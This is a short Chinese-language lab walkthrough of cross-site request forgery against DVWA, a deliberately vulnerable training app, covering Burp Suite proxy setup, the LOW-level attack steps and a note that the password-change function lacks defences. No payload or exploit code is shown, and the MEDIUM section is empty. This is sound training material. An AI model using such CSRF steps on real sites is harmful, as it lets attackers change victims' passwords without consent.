# DVWA之跨站请求伪造

# 漏洞概述

跨站请求伪造是指攻击者引诱用户访问页面，攻击页面使用该用户身份在第三方网站自动进行操作


# 测试工具

firefox浏览器，burp suite


# 测试方法

## LOW级别


1. 设置DVWA安全级别为LOW
2. 启动burpsuite并开启代理




1. 设置firefox浏览器代理为127.0.0.1:8080




1. 关闭burpsuite拦截





1. 使用firefox浏览器发起登陆请求




1. 使用burpsuite进行CSRF攻击










1. 分析结果



1. 代码分析




说明：


修改密码过程针对第三方站点自动化请求无任何防御机制，可以在用户登录状态下由第三方站点自动发起修改密码操作

## MEDIUM级别

